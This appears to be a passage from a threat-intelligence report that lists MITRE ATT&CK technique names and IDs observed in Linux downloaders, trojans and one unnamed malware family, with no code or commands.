
- Masquerading - T1036
- Systemd Service - T1543.002
- File and Directory Discovery - T1083
- System Information Discovery - T1082
- File and Directory Permissions Modification - T1222
- Non-Application Layer Protocol - T1095
- Application Layer Protocol - T1071
- Encrypted Channel - T1573
- Security Software Discovery - T1518.001
- Command and Scripting Interpreter - T1059
- File Deletion - T1070.004



GENERIC DOWNLOADERS

Techniques observed by Downloaders

- Security Software Discovery - T1518.001
- Non-Application Layer Protocol - T1095
- Non-Standard Port - T1571
- Encrypted Channel - T1573
- Command and Scripting Interpreter - T1059
- Masquerading - T1036
- System Network Configuration Discovery - T1016
- Application Layer Protocol - T1071
- Ingress Tool Transfer - T1105
- File Deletion - T1070.004
- System Information Discovery - T1082
- File and Directory Discovery - T1083
- Remote System Discovery - T1018
- Disable or Modify Tools - T1562.001
- File and Directory Permissions Modification - T1222
- Exfiltration Over Alternative Protocol - T1048
- OS Credential Dumping - T1003
- Systemd Service - T1543.002
- Service Stop - T1489
- Process Discovery - T1057



GENERIC TROJANS

Techniques observed by Trojans

- Security Software Discovery - T1518.001
- Systemd Service - T1543.002
- Masquerading - T1036
- File and Directory Permissions Modification - T1222
- Non-Standard Port - T1571
- Obfuscated Files or Information - T1027
- Service Stop - T1489
- Application Layer Protocol - T1071
- File Deletion - T1070.004
- At (Linux) - T1053.001
- OS Credential Dumping - T1003
- Command and Scripting Interpreter - T1059
- Proxy - T1090
- Data Obfuscation - T1001
- System Information Discovery - T1082
- Non-Application Layer Protocol - T1095
- Encrypted Channel - T1573
- File and Directory Discovery - T1083
- Ingress Tool Transfer - T1105
- Remote System Discovery - T1018